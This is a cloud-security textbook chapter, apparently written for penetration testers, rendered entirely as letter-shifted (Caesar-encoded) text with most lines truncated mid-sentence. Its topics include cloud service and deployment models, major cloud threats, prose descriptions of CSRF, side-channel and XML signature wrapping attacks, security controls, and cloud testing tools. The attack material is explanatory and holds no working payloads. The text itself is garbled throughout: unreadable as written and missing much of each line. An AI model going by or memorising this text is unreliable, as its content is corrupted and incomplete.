DQG PRUH PDWXUH YHUVLRQ RI ZKDW XVHG WR EH N
\RX FDOO LW WKH FORXG LV D ZD\ RI PRYLQJ VHUYL
QHZ HQYLURQPHQW ,GHDOO\ WKLV PRYH PDNHV WK
RWKHU WHFKQRORJ\ HDVLHU DQG PRUH FRVW HIIHFW



7KH FRQFHSW RI WKH FORXG KDV EHHQ HYR

ZLWK PDQ\ GLIIHUHQW LGHDV DQG GHYHORSPHQW
XQGHUVWDQG LW WRGD\ 2I FRXUVH ZKDW LQLWLD
UHVRXUFHV DQG SURYLGLQJ VWRUDJH KDV EHFRPH
VHYHUDO \HDUV

6R ZKDW LV WKH FORXG H[DFWO\ DQG KRZ FDQ ZH G
JHQHUDO ZH FDQ EUHDN GRZQ WKH OLVW RI FKDUF
VRPHWKLQJ TXLWH VLPSON DQG VXFFLQFW

2Q 'HPDQG 6HOI 6HUYLV\RI FORXG VHUYLFHV KDYL W
FXVWRPLJH DQG FRQILJXUH VHUYLFHV DV QHHGHG V
IXWXUH

%URDG 1HWZRUNSHVFRXUVHV FDQ EH DFFHVVHG IURP I
FRQQHFWRQ 7KH FORXG LV GHVLJQHG WR EH DFFH

5HVRXUFH 3RROLQJ SURYLGHU\ FRPSXWLQJ UHVRXUFH
FRQVXPHUV XVLQJ D PXOWL WHQDQW PRGHO ZLWK (G\QDPLFDOO\ DVVLJQHG DQG UHDAVLJQHG DFFRUGLQ

5DSLJ (ODV\&LSD\OLWLHV ZLWKLQ WKH FORXG KDYL
DGMXVWHG WR DGG PRUH SHUIRUPDQFH VSDFH RU
JURZ DV QHHGHG ZLWKRXW KDYLQJ WR ZRUU\ DERXW
OLNH WKH\ KDYL XQOLPLWHG VSDFH DQG UHVRXUFH

0HDVXUHG 6HUYLV\ V\VWHPV DXWRPDWLFDOO\ FRQW
OHYHUDJLQJ D PHWHULQJ FDSDELOLW\ DW VRPH OHY
VHUYLFH 5HVRXUFH XVDJH FDQ EH PRQLWRUHG FRQ
WUDQVSDUHQF\ IRU WKH SURYLGHU DQG FRQVXPHU



,I \RX ZHUH WR DVN D JURXS RI ,7 SHRSOH

WKHLU GHILQLWLRQ ZRXOG SUREDEO\ LQFOXGH PXF
GHVFULSWLRQV WKDQ ZKDW DUH XVHG KHUH +RZH
KHUH WHQG WR GHVFULEH WKH YDVW EXON RI FOR
DQG WKHUH

7KH PRVW FRPPRQ DUHDV ZKHUH SHRSOH KDYH HQFF
OLNH HPDLO DQG WKH ZLGHVSHUDG XVH RI VHUYLFH
FROODERUDWLRQ ZLWK PXOWLSOH XVHUV DFURVV W
KDYH D GHGLFDWHG GHVNWRS PDLO FOLHQW WR VWF
FDQ VWRUH HYHUI\WKLQJ LQ WKH FORXG DQG XVH D

2IILFH VXLWHV VXFK DV *RRJOH \$SSV DQG 2IILFH
ZRUOG DQG DUH XVHG E\ QXPHURXV FRQVXPHUV DQG
WKDW VHUYLFHV VXFK DV 'URSER[DQG 2QH'ULYH DU
ERWK WKH FRQVXPHU DQG WKH ZRUNSODFH VKRXOG
DUH DOVR H[SHULPHQWLQJ ZLWK PRYLQJ SURJUDPV
DQG PRUH DFFHVVLEOH WR FRPSXWHU DQG ,QWHUQH
([FKDQJH \$FWLYH 'LUHFWRU\ 6KDUH3RLQW DQG PR

:LWK WKH XELTXLWRXV VXSSRUW IRU FORXG WHFKQF
FRQVXPHU LW LV QR GRXEW WKDW WKH\ ZLOO EH DI
XVH WKH VHUYLFHV RIIHUNG E\ WKH FORXG DQG EX
UHVSQRQVLELOLW\ WR D WKLUG SDUW\ LQ RUGHU WR
H[SHQVH

7\SHV RI &ORXG 6ROXWLRQV

&DOOLQJ WKH FORXG ³WKH FORXG' VLPSON\ LVQW DF
VFRSH RI FORXG VHUYLFHV :KLOH FORXG VHUYLFHV
UHVRXUFHV VKDUHG VRIWZDUH DQG VKDUHG LQIRU
LQIRUPDWLRQ WHFKQRORJ\ ,7 FRVWV WKH\ DOVR S
GLIIHUHQW ZD\V DQG VFDOH XS DQ DOPRVW XQOLPL
SRZHU ZLWKRXW WKH FRQVXPHU KDYLQJ WR LQYHVV
VHWXS

7KH ILUVW SRLQW WR FRQVLGHU ZKHQ GLVFXVVLQJ
SXEOLF SULYDWH K\EULG RU FRPPXQLW\

- 7KH SXEOLF FORXG LV VRPHWLPHV DOVR FDOOHG I
SDUW\ WKDW KDV WKHLU RZQ SHUVRQQHO DQG UH
&XVWRPHUV FDQ DGG RU UHPRYH VSDFH DQG VHUY
VHUYLFHV WKH\ XVH DQG KRZ PXFK RI WKHP WKH\

7KH SUREOHP IURP D VHFUXULW\ VWDQGSRLQW ZLW
WKLUG SDUW\ DQG DQ\ GDWD SODFHG RQ WKRVH V
FRQWUROOHG E\ D WKLUG SDUW\ ,I WKH LGHD RI I
LQIRUPDWLRQ LV DQ XQDFFHSWDEOH ULVN WKHQ

- \$ SULYDWH FORXG LV D FORXG VHWXS WKDW KDV E
LQGLYLGXDO FRPSDQ\ IRU LQWHUQDO XVH RQO\ :K
WKH FORXG LWVHOI LW DOVR RIIHUV WKH RUJDQL
LQIRUPDWLRQ EHFDXVH LW LV DOO NHSW RQVLWH
- \$ K\EULG FORXG LV DQRWKHU SRWHQWLDOO\ XVHI
SULYDWH FORXGV ,Q WKLV VHWXS D FRPSDQ\ PLJ
FORXG ZKLOH VFDOLQJ XS DGGLWLRQDO VSDFH DQ
- \$ FRPPXQLW\ FORXG LV DQRWKHU VHWXS WKDW LV
GLIIHUHQFH KHUH LV WKDW WKH LQGLYLGXDO SDU
UHVRXUFHV 7KLV VHWXS FDQ PDNH WKLQJV HDVL
UHTXLUHPHQWV ZLOO EH VLPLODU

\$OWKRXXJK HDFK RI WKHVH PRGHV RIIHUV EHQHILW
SRWHQWLDO FRQFHUQ LV WKH WLPH GDWD FDQ WDN
WLPH LW WDNHV ZKHQ WKH GDWD LV VWRUHG ORFDC
PD\ FDXVH SUREOHPV IRU WLPH VHQVLWLYH RSHUDW



:KHQ ORRN LQJ DW WKH FORXG TXH VWLRQ L

VHWXS WHQGV WR ZLQ WKH FRQWHVW +RZHYHU W
SULYDWH FORXG UHTXLUV D KLJKHU LQYHVWPHQW
2Q WKH RWKHU KDQG JRLQJ ZLWK D SXEOLF FORXG
WKH VHFUXULW\ QHHGV WR EH HYDOXDWHG DQG PRQ

)RUPV RI &ORXG 6HUylFHV

6R QRZ WKDW \RX DUH FOHDU RQ WKH GLIIHUHQW W
FORXG VHUYLFHV OHW\ ORRN DW WKH YDULRXV IR

- 6RIWZDUH DV D 6HUylFH 6DD6 LV WKH IDVWHVW
VHUYLFHV PDUNHW WRGD\ DQG LV H[SHFWHG WR F
VHUYLFH KDV EHFRPH VR SRSXODU VR TXLFNO\ EH
WR VXSSODQW WKHLU FXUUHQW DSSOLFDWLRQV D
WKH PDQDJHPHQW RI VRIWZDUH WR D WKLUG SDU
WKH VRIWZDUH LV WKH DOOXUH)RU H[DP SOH D F
VXFK DV 2IILFH IURP 0LFURVRIW FDQ LQWHJUDV
DV ZHOO DV PRUH HDVLO\ XSGDWH DQG VKDUH GR
*PDLO VHUYLFH ZKLFK SXWV WKH VHWXS DQG PDQ

OHVV WKH XVHUV DFFHVV WKHLU PDLOER[IURP DC
%HFDXVH RI WKH ZHE GHOLYHU\ PRGHO 6DD6 HOL
UXQ DSSOLFDWLRQV RQ LQGLYLGXDO FRPSXWHUV
UHTXLUH 7KLV HDVH RI XVH DOVR LV DWWUDFWL
VXSSRUW EXUGHQV DQG FRVWV

- 3ODWIRUP DV D 6HUFLFH 3DD6 LV DQRWKHU W\SH
WRZDUG GHYHORSPHQW SXUSRVHV 6RIWZDUH GHY
ZKLFK WR GHYHORS DSSOLFDWLRQV 3DD6 PDNHV \
RI DSSOLFDWLRQV VLP SOH DQG FRVW HIIHFWLYH
RU D WKLV SDUW\ SURYLGHU FDQ PDQDJH 26V Y
DQG WKH 3DD6 VRIWZDUH LVVHOI ZKLOH GHYHORS
- &ORXG LQIUDVWUXFWXUH VHUFLFHV NQRZQ DV ,Q
VHUFLFH PRGHOV IRU DFFHVV\QJ PRQLWRULQJ D
LQIUDVWUXFWXUH VXFK DV FRPSXWLQJ VWRUDJ
H[DPSOH ILUHZDOOV

)RU VRPHWKLQJ WR EH FRQVLGHUHG FORXG FRPSXW
SURJUDPV RYHU WKH ,QWHUQHWH²RU DW WKH YHU\ O\
LQIRUPDWLRQ RYHU WKH ZHE ,Q D ODUJH EXVLQHVV
NQRZ DERXW ZKDWH\ RQ WKH RWKHU VLGH RI WKH F
QHYHU KDYH DQ\ LGHD ZKDWH NLQG RI PDVVLYH GDWD

7KUHDWV WR &ORXG 6HFXULW\

&ORXG HQYLURQPHQWV GRQ\W PHDQ IZHUU SUREOHI
LVVXH IURP WUDGLWLRQDOO\ KRVWHG HQYLURQPH
WUHDWHG YHU\ VHULRXVO\ DV VHULRXVO\ DV LW ZR
PLVVLRQ FULWLFDO VHUFLFHV LPSRUWDQW GDWD C
NHHS WKLQJV PRLQJ ,Q RUGHU WR XQGHUVWDQG W
KRZ WKH\ PD\ DIIHFW\RXU HQYLURQPHQW , KDYH F
XQLYHUVDOO\ UHFRJQLJHG DV EHLQJ WKH ELJJHVW
FORXG HQYLURQPHQWV

- \$ VLQJOH GDWD EUDFHK UHVXOWLQJ LQ D ORVV RI
LQ WKH ORVV RI PXOWLSOH UHFRUGV LV ZRUVH E
,Q 7DUJHW &RUSRUDWLRQ ORVV DW OHDVW
LQIRUPDWLRQ WR KDFNHUV WKLV WKHIW LV VWLO
OLQH ,Q LW ZDV UHYHDOHG WKDW WKH 2ILFH
8QLWHG 6WDWHV ORVV PLOOLRQ UHFRUGV LQ D
ZHUH DURXQG PLOOLRQ UHFRUGV WKDW LQFOXGH
EUDFKHV ZHUH KRUHQGRXV DQG KDYH UHVXOWH
'DWD EUDFKHV RQ WKH VFDOH RI 7DUJHW DQG 23
DQG VR\RX QHHG WR EH DZDUH RI DQG PDQDJH WI

ORVV <RX VKRXOG XVH HQFU\SWLRQ IRU ERWK VW
HPSOR\ YLUWXDO PDFKLQHV WR LVRODWH RSHUDW
HQYLURQPHQWV WKH SRWHQWLDO IRU D ORVV LV \
LQVWHDG RI FRPPHUFLDO VROXWLRQV

- 'DWD ORVV LV DQRWKHU SRWHQWLDO GDQJHU WKD
RU DQ\ WHFKQRORJ\ WKDW VWRUHV GDWD 8QOLNH
ORVLQJ GDWD WKURXJK LQDGYHUWHQW RU DFFLGH
WR D ODFN RI EDFNXS ZRXOG EH GDWD ORVV /DUJ
ORVV RI GDWD LV PXFK PRUH OLNHO\ WR RFFXU
- \$FFRXQW DQG VHUYLFH WUDIILF KLMDFNLQJ LV DQ
VHUYLFHV MXVW DV LW LV ZLWK WUDGLWLRQDO D
IODZV EXIIHU RYHUIORZV SRRU SDVVZRUGV RU Z
FRQWURO RYHU DQ DFFRXQW DQG HYHQ XVH SKLV
FRPSURPLVH WKH V\ VWHP \$OWHUHG WUDQVDFWLR
DQG IDOVH LQIRUPDWLRQ DUH RQO\ VRPH RI WKH
1R OHVV RI D SUREOHP LV WKH YHU\ UHDO LVVXH
LQWUXGHU HDYHVGURSSLQJ RU XVLQJ RWKHU PHD
SRVVHVLRQ RI WKHVH FUHGHQWLDOV WKH KDFN
SODQWLQJ VRIWZDUH FKDQJLQJ FRQILJXUDWLRQV
GHHSHU LQWR WKH DSSOLFDWLRQ RU HQYLURQPHQ
SRVVLEOH IRU DQ LQWUXGHU WR JHW DFFHVV WR I
DFFHVV WR WKH HQYLURQPHQW
- ,QVHFXUH \$3,V KDYH FDXVHG QXPHURXV SUREOHP\
WKLUG SDUW\ GHYHORSHUV WR SOXJ WKHLU DSSOL
DWWDFNHU WR GLJ GHHSO\ LQWR D V\ VWHP DQG SI
7KL V SUREOHP GRHVQ\ W WDNH LQWR DFFRXQW WK
WKHLU RZQ \$3,V WKDW PD\ EH IODZHG
- 'HQ LDO RI VHUYLFH LV MXVW DV SRVVLEOH ZLWK D
WUDGLWLRQDO V\ VWHPV 7KRXJK FORXG VHUYLFHV
DUH VWLOO YXOQHUDEOH DQG FRXOG EH WDNHQ G
VLWXDWLRQ 'R6 EDVHG VWULNHV DQG D GHWHUPL
VHUYLFH
- 2QH SUREOHP WKDW RFFXUV ZLWK WKH FORXG WKI
WKH SRWHQWLDO IRU GLIIHUHQW W\SHV RI ILQDQF
PD\ JHW ELOOHG IRU WKH H[WUD UHVRXUFHV EHLQ
FDVHV WKH LQFUHDVHG H[SHQVH PD\ FDXVH D EXV
ELOO DVVRFLDWHG ZLWK DQ DWWDFN
- 0DOLFLRXV LQVLGHUV KDYH EHHQ WKH IRFXV RI D
FORXG 6LQFH \RX DUH QR ORQJHU KRVLQJ \RXU
SURYLGHU RI WKH VHUYLFH KDV SURSHUO\ YHWWH

PDOLFLRXV LQVLGHU FRXOG HDVLO\ FDXVH SUREO
SUREOHP FRXOG QRW RQO\ LPSDFW WKH RSHUDWL
LQFUHGLEOH LPSDFW ZKHQ WKH GDWD HQGV XS LQ

- \$EXVH RI FORXG VHUYLFHV EULQJV DQ LQWHUHVWL
LQFUHDVHG DQG DJJUHJDWHG SRZHU WKDW LV SUH
UHVRXUFHV LQ RUGHU WR FUDFN SDVVZRUGV DQG
DOUHDG\ EHHQ VHHQ ZLWK GLVWULEXWHG FRPSXW
KDV EHFRPH PXFK HDVLHU WR FDUU\ RXW
- 3RRU VHFUXULW\ RU ODFN RI GXH GLOLJHQFH IURP
EH YHU\ GDPDJLQJ WR WKH FXVWRPHU /DFN RI PR
PDLQWHQDQFH DQG WKH OLNH FDQ EH FDWDVWUR
PDLQWHQDQFH SRRU GHVLJQ RU SRRU SURJUDPPI
LVVXH V DQG RWKHU SUREOHPV
- 0XOWL WHQDQF\ HQYLURQPHQWV DUH D FRPPRQ VI
EH EXLOGLQJ D SULYDWH FORXG ,Q PXOWL WHQD
SRWHQWLDO IRU D GDWD EUDFVK RU RWKHU FRPSL
WHQDQWV ZLWKLQ WKH FORXG WKHUH FRXOG EH I
\RXU GDWD HLWKHU WKURXJK PDOLFLRXV PHDQV R
- 5HPHPEHU XQOHVV \RX DUH LQ DQ HQYLURQPHQW
SULYDWH FORXG \RX DUH LQ D VKDUHG HQYLURQP
VHFUXULW\ FRXOG OHDG WR DQ H[SRVXUH DQG WK
WR HQG SURWHFWLRQ H[LVWV

7KH WKUHDWV OLVWHG KHUH DUH QRW WKH RQO\ WK
RI WKH ELJJHU RQH V 0DQ\ RI WKH WKUHDWV WKDW
VDPH DV WKRVH LQ WUDGLWLRQDO QRQ FORXG GHS
HYHU\WKLQJ LV WKH VDPH DFURVV WKH ERDUG DV Z

&ORXG &RPSXWLQJ \$WWDFNV

,Q WKH ZRUOG RI FORXG FRPSXWLQJ YDULRXV DWWI
RI WKHP DUH YDULDWLRQV RU DUH WKH VDPH DV WK
QHZ IDFHV 0DQ\ RI WKH DWWDFNV ZH ZLOO H[SORUH
FORXG VHUYLFH PRGHV PHQWLRQH GDUOLHU ZLW

6HVVLRQ 5LGLQJ DND &URVV 6LWH 5HTXHVW)RUJHU\
7KLV DWWDFN FDQ EH SRWHQWLDOO\ EURXJKW WR E
DSSOLFDWLRQ SUHVHQW /HW\ V H[DPLQH KRZ WKLV
V\ VWHP

&65) LV DQ DWWDFN GHVLJQH WR HQWLFH D YLFWLI
PDOLFLRXV LQ QDWXUH WR SHUIRUP VRPH WDVN DV
VXEPLWWHG E\ WKH XVHU WKH UHTXHVW UXQV ZLW

PHDQLQJ WKDW GHSHQGLQJ RQ ZKDW DFFHVV WKH\ K
0DNLQJ WKLW DWWDFN HYHQ PRUH HIIHFWLYH LV WK
W\SH RI DWWDFN NHHS WUDFN RI LQIRUPDWLRQ DER
QRW NQRZLQJ WKDW WKH XVHU ZDV HQWLFHG LQWR
KDYH QR ZD\ WR GHWHUPLQH LI WKH UHTXHVW LV PD
DSSHUV WR RULJLQDWH IURP WKH VDPH SODFH

6R ZKDW KDUP FDQ WKH DWWDFN DFFRPSOLVK" 7\SLF
DOWHU LQIRUPDWLRQ RQ WKH VHUYHU VR DV WR PD
\$WWDFNHUV ZRXOG QRW EHQHILW IURP XVLQJ D &65
UHTXHVW LV H[HFXWHG E\ WKH YLFWLP DQG WKH UH
\$QRWKHU YDULDWLRQ DQG PRUH DGYDQFHG YHUVLRQ
WKLW W\SH RI DWWDFN WKH IRUJHG UHTXHVW LV VW
UHTXHVW RQ D VLWH E\ ILQGLQJ D VLWH WKDW DFFH
LPJ!WDJ RU RWKHU WDJ DQG LQ VRPH FDVHV HYHQ D
/HW¶V WDNH D FORVHU ORRN DW KRZ WKH DWWDFN Z
DWWDFN KDV QXPHURXV RSWLRQV DQG YDULDWLRQV
XVH LV VLP SOH DQG ZLOO WDNH WKH IROORZLQJ IRL
%XLOGLQJ DQ H[SORLW 85/ RU VFULSW

7ULFNLQJ WKH YLFWLP LQWR H[HFXWLQJ WKH DFW
([HFXWLQJ D *(7 FRPPDQG

,I WKH H[SORLWHG DSSOLFDWLRQ KDV EHHQ GHYHOR
SDUDPHWHUV DQG H[HFXWH DFWLRQV WKH UHVSRQV

*(7 KWWS DGGUHVV!" DFWLRQ! +773

\$Q DWWDFNHU VHHLQJ WKDW WKLW W\SH RI DWWDFN
VRPHWKLQJ PRUH PDOLFLRXV :LWK D OLWWOH HIIRL
SRUWLRQ RI WKH UHTXHVW WR SHUIRUP D PRUH DJJL
WUDQVIHUULQJ PRQH\ IURP WKH YLFWLP¶V DFFRXQW
7KH NH\ WR PDNLQJ WKLW DWWDFN VXFFHVVIXO IRU
YLFWLP WR H[HFXWH WKH UHTXHVW ZKHQ WKH\ DUH



&65) RU VHVVLRQ ULGLQJ LV QRW H[FOXVL
RFFXU LQ HQYLURQPHQWV ZKHUH QRQ FORXG ZHE I
WKH WZR HQYLURQPHQW WKH VDPH WHFKQRORJL
FRQVLVW RI ZHE VHUYHUV DQG DSSOLFDWLRQV KR

6LGH &KDQQHO \$WWDFNV

7KLV W\SH RI DWWDFN LV XQLTXH WR WKH FORXG DQ
D ORW RI VNLOO DQG D PHDVXUH RI OXFN 7KLV IRUI
FRQILGHQWLDOLW\ RI D YLFWLP LQGLUHFWO\ E\ H[SC
UHVRXUFHV LQ WKH FORXG

,Q RUGHU WR H[HFXWH WKLV DWWDFN VXFFHVVIXOO\

- \$ YLUWXDO PDFKLQH SODFHG RQ WKH VDPH SK\VL
WKLV LV YHUI\ WRXJK WR GR EHFDXVH WKH FORXG
VLGH RI WKLQJV IURP WKH FXVWRPHU +RZHYHU X
TXHULHV LW LV SRVVLEOH WR ORFDWH D WDUJHW
- 2QFH WKH 90 LV SODFHG RQ WKH VDPH VHUYHU DV
FDQ FRPPHQFH WKHLU DFWLRQV
- 6R SODFHG WKH DWWDFNHU FDQ H[SORLW WKH IDI
VHUYHU VKDULQJ UHVRXUFHV LQFOXGLQJ PHPRUI\
,Q WKLV VLWXDWLRQ WKH DWWDFNHU FDQ XVH VF
LQIRUPDWLRQ LV VRPHZKHUH ZLWKLQ UHDFK RI EH
)RUWXQDWHO\ VLGH FKDQQHO DWWDFNV DUH YHUI\ C
EHLQJ VXFFHVVIXO LQ WKH ZLOG



5HVHDFK KDV EHHQ SXEOLVKHG E\ WKH 8Q
&KDSHO +LOO RQ WKH PHFKDQLFV DQG HIIHFWV RI
SXEOLVKHG VHYHUDO SDSHUV RQ KRZ WKH DWWDFN
UHVHDFK DQG PDQ\ PRUH SRWHQWLDO VFHQDULR

6LJQDWXUH :UDSSLQJ \$WWDFNV

\$QRWKHU W\SH RI DWWDFN LV QRW H[FOXVLYH WR D
GDQJHURXV PHWKRG RI FRPSURPLVLQJ WKH VHFUXLV
VLJQDWXUH ZUDSSLQJ DWWDFN UHOLHV RQ WKH H[SC
,Q WKH 6LPSOH 2EMHFW \$FFHVV 3URWRERO 62\$3 XV
UHVSRRQVHV FDQ EH VLJQHGH XVLQJ DQ ;0/ VLJQDWXU
ZLWK DQ LQFOXGHG VLJQDWXUH HOHPHQW WKDW UH
SUDFWLFH WKH PHVVDJHV DUH W\SLFDOO\ LQ SDUW
WKH VLJQDWXUH WKH UHFLSLHQW PXVW ILQG WKH H
FRUUHVSRRQLQJ , \$Q ;0/ VLJQDWXUH ZUDSSLQJ DW
VLJQDWXUH HOHPHQW GRHV QRW FRQYH\ DQ\ LQIRUF
HOHPHQW V LV DUH LQ WKH GRFXPHQW WUHH
\$Q ;0/ VLJQDWXUH ZUDSSLQJ DWWDFN ZRXOG ZRUN D
YDOLG UHTXHVW FRS\ WKH 62\$3 ERG\ DQG LQVHUW
PDOLFLRXV XVHU ZRXOG WKHQ IUHHO\ DOWHU WKH 6

PHVVDJH UHFLSLHQW PXVW VHDUFK IRU WKH UHIHUH
SURFHVV DQG ZRXOG KLW WKH FRSLHG 62\$3 ERG\ HO
VLQFH LW KDV QRW EHHQ FKDQJHG)LQDOO\ WKH U
62\$3 ERG\ ZDV DFWXDOO\ UHIHUHQFHG LQ WKH VLJQ
7KH UHVXOW RI WKLV DWWDFN LV WKDW DQ DWWDFN
7KLV PHDQV WKH V\ VWHP RU DSSOLFDWLRQ ZRXOG D
KDG EHHQ DOWHUHG



6R ZKDW LV 62\$3" 62\$3 ZDV GHVLJQHG WR D

DSSOLFDWLRQV WR FRPPXQLFDWH UHJDUGOHVV RI
DOORZV WKH XVH RI +773 DQG ;0/ RYHU WKH YDUL
7KH EHQHILW RI SURWRFROV VXFK DV +773 DQG ;0/
SURLGH VXSSRUW DFURVV DOO PDMRU RSHUDWLQ
62\$3 DQ DSSOLFDWLRQ RQ RQH FRPSXWHU FDQ WD
FRPSXWHU DQG XQGHUVWDQG KRZ WR HQFRGH WKH
SDVV UHOLDEOH LQIRUPDWLRQEDFN DQG IRUWK 2
KRZYHU LV WKDW LW LV IUHTXHQWO\ SDLUHG ZLV
WKLV SURWRFRO

,Q IDFW 62\$3 VSHFLILFDOO\ GHILQH WKH ;0/ IRUP
FRPPXQLFDWH RYHU WKH ZHE ,W LV GXH WR SURW
SODWIRUPV DFURVV WKH ZHE FDQ FRPPXQLFDWH D
)DU PRUH LQIRUPDWLRQ RQ 62\$3 LV DYDLODEOH WK
QHFHVVDU\ IRU SHQHWUDWLRQ WHVWHUV WR NQRZ

2WKHU 7\SHV RI \$WWDFNV DJDLQVW WKH &ORXG
:KDW , KDYH DWWHPSWHG WR GRFXPHQW LQ WKLV F
WKDW DUH XQLTXH RU KDYH FKDQJHG LQ UHVSHFW W
VXUH EXW ZH KDYH FRYHUHG DOO RI WKHP DOUHDG
DJDLQ KHUH WR NHHS WKLQJV VLP SOH

7KH DWWDFNV WKDW \RX FDQ YLHZ LQ RWKHU FKDSW
LQFOXGH WKH IROORZLQJ

- 6HUFLH KLMDFNLQJ XVLQJ QHWZRUN VQLILQJ
- 6HVLRQ KLMDFNLQJ XVLQJ ;66 DWWDFNV
- 'RPDLQ 1DPH 6\ VWHP '16 DWWDFNV
- 64/ LQMHWLRQ DWWDFNV
- &U\SWDQDO\VLV DWWDFNV

• 'HQLDO RI VHUYLFH 'R6 DQG 'LVWULEXWHG 'R6 DV
7KHVH DUH QRW WKH RQO\ W\SHV RI DWWDFNV WKDV
VHUYLFH \$WWDFNV VXFK DV EXIIHU RYHUIORZV VRF
YDOLGDWLRQ OLW0 VHVVLRQ KLMDFNLQJ DQG RWK
FRQGLWLRQV DQG ZKDW LV DFWXDOO\ SUHVHFW LQ

&RQWUROV IRU &ORXG 6HFXULW\

:KHQ ZRUNLQJ ZLWK WKH FORXG \RX FDQ GHSOR\ PE
WKUHDWV WR D FORXG HQYLURQPHQW

• 6HFXULW\ GHVLJQ DQG DUFKLWHFWXUH DUH KXJH I
VROXWLRQ)LUHZDOOV YLUWXDO PDFKLQHV VWR
HQFU\SWLRQ SROLFLHV DQG PDQ\ RWKHU WRROV
FRQVLGHUDWLRQ WR HQVXULQJ WKDW VHFXULW\ Z
VSHFLILFDOO\ E\ DGGUHVVLQJ VHFXULW\ DW WKH E

• ,GHQWLW\ DQG DFFHVV PDQDJHPHQW DUH FULWLF
PXFK VR IRU FORXG DSSOLFDWLRQV \$ FRPSUHKHQ
DXWKHQWLFDWLRQ DXWKRULJDWLRQ DQG WKH DF
WKH SURWHFWLRQ RI FULWLFDO UHVRXUFHV)XUW
WDVNHG ZLWK SURYLGLQJ HYHQ VWURQJHU VROXW
DXWKHQWLFDWLRQ ZKLFK RIIHUV LQFUHDVHG OHY
WRZDUG PLQLPLJLQJ ULVN

• *RYHUQDQFH LV DQ RIW PHQWLRRQH EXW QRW DOZ
WHFKQRORJ\ DQG V\VWHPV WKDW ZH QHHG WR VHV
JRYHUQDQFH HQVXUHV WKDW WKH SROLFLHV SURI
DUH GHSOR\HG DQG HQIRUFHG WR HQVXUH SURSHU

• 5LVN PDQDJHPHQW LV YLWDO DV DUH DOO WKH UL
DVVHVVPHQWV WKDW JR DORQJ ZLWK LW \$OO RUJ
LQIRUPDWLRQ VHUYLFHV RU DSSOLFDWLRQV ZLW
H[DPLQH DQG DVVHVV WKH OHYHO RI ULVN WKH\ D
PRUH WR ORZHU LW ,Q WRGD\ V HQYLURQPHQW H
QRW RQO\ ILQDQFLDOO\ LPSRUWDQW EXW DOVR OF

• &RPSOLDQFH LV DQRWKHU NH\ DUHD WKDW PXVW E
UHSUHVHFWV \RXU OHJDO UHVSRQVLELOLWLHV &F
RI GDWD DQG RWKHU IDFWRUV %HLQJ RXW RI FRF
ILQHV FLYLO DFWLRQV DQG RWKHU DFWLRQV ZDL

• \$YDODELOLW\ FRPHV WR WKH FRQVLGHUDWLRQ RI
FRPSDQLHV MXVW ORRN DW WKH QXPEHU RI V LQ
RIWHQ IDLO WR FRQVLGHU DERXW ZKDW KDSSHQV

7HPSRUDU\ ORVV RI DFFHVV

2XWDJH²HTXLSPHQW QHWZRUN IDLOXUH

3HUPDQHQW ORVV RI GDWD

1DWXUDO GLVDVWHU

'HQLDO RI VHUYLFH

%XVLQHV FRQWLQXLW\ DQG 'LVDVWHU 5HFRYHU

7HVWLQJ 6HFXULW\ LQ WKH &ORXG

6R KRZ GR \RX WHVW IRU VHFXULW\ LQ WKH FORXG"
PDQXDO DQG DXWRPDWHG WRROV \RX KDYH XVHG ZL
RSWLRQV DV ZHOO

7KH WRROV OLVWHG [6HFXULW\ DQG DXWRPDWHG WRROV](#) DWSUHVH
QRUPDO WRROV IRU FORXG WHVWLQJ

62\$67\$ &ORXG7KH\VVXLWH FDQ HQDEOH IRXU W\SHV F
PRELOH IXQFWLRQDO DQG SHUIRUPDQFH WHVWLQJ D
WHVWLQJ ,W FDQ VLPXODWH PLOOLRQV RI JHRJUDSI
ZHEVLWH WR WHVW WKH DSSOLFDWLRQ XQGHU KXJH

/RDG6WRUP\RDG6WRUP LV D ORDG WHVWLQJ WRRO IRU
WR XVH DQG FRVW HIIHFWLYH ,W LV LGHDO IRU FKH
XVDJH DQG LV KLJKO\ VFDODEOH LW FDQ VLPXODWH
EUHDNLQJ SRLQW RI D ZHEVLWH RU DSS 9DULRXV OI
DOVR FXVWRPL]DEOH

%OD]H0HWHU\OD]H0HWHU LV XVHG IRU HQG WR HQG SHU
DSSV ZHEVLWHV DQG \$3,V ,W LV -0HWHU FRPSDWLE
,W IDFLOLWDWHV UHDOLVWLF ORDG WHVWV DQG SHU
UHSRUWLQJ

1H[SRVH1H[SRVH LV D ZLGHO\ XVHG YXOQHUDELOLW\ V
PLVFRQILJXUDWLRQV DQG PLVVLQJ SDWFKHV LQ D U
V\VVHPV FORXG LQIUDVWUXFWXUH DQG WKH OLNH
YLUXVHV PDOZDUH EDFNGRRUV DQG ZHE VHUYLFH\
OLNH KHDOWKFDUH DQG EDQNLQJ LW FDQ DOVR EH
JHQHUDWHV VFDQ UHSRUWV DQG UHPHGLDWLRQ UHF
VHQGLQJ WDUJHWHG HPDLOV

\$SS7KZDFN\$SS7KZDFN LV D FORXG EDVHG VLPXODWRU
DSSV RQ DFWXDO GHYLFHV ,W LV FRPSDWLEOH ZLW
5RERWLXP &DODEDVK 8, \$XWRPDWLRQ DQG VHYHUI
FOLHQWV RWKHU WKDQ WKH RIILFLDO VLWH WKHUH
LQFOXGH PXOWL SODWIRUP VXSSRUW FXVWRPL]DEO
-HQNLQV'HY#&ORXG IDFLOLWDWHV GHYHORSFH

LQWHJUDWLRQ RQ WKH FORXG ,W DOORZV GHYHORS
DQ\ QXPEHU RI VHUYLFHV ,W SURYLGHV D ZLGH DUU
DOORZV \RX WR FRQQHFW VHFXUHO\ WR H[LVWLQJ V
WKLUG SDUW\ V\ VWHPV OLNH *RRJOH \$\$\$ (QJLQH &C
;DPDULQ 7HVW;~~DDXG~~Q 7HVW &ORXG LV D 8, DFFHSW
DSSV ,W DOORZV ZULWLQJ WHVWV LQ & XVLQJ WKH
IUDPHZRUN RU LQ 5XE\ WKURXJK WKH &DODEVKN IUD
WKRXVDQG SK\VLFDG GHYLFHV DQG GLVSOD\ IXOO I
UHOHYDQW GDWD OLNH &38 DQG PHPRU\ XVDJH DQG
DXWRPDWHG EXLOGV IRU FRQWLQRRXV LQWHJUDWL

6XPPDU\

7KH WHORPXG FRPLSXWYQJ\ZKHUH DQG WKH WHFKQRO
IURP WKH KRPH PDUNHW WR WKH EXVLQHVV SODFH
FDQ DQG ZLOO EH LQWHJUDWHG LQWR WKH HQYLURQ
7KHUHIRUH \RX QHHG WR NQRZ KRZ WKH FORXG LV
,Q WKH VLPSOHVW WHUPV FORXG FRPSXWLQJ PHDQV
RYHU WKH ,QWHUQHW LQVWHDG RI \RXU FRPSXWHU
VHUYLEFH RU VWRUDJH ZKHUH WKH H[DFW XQGHUO\LQ
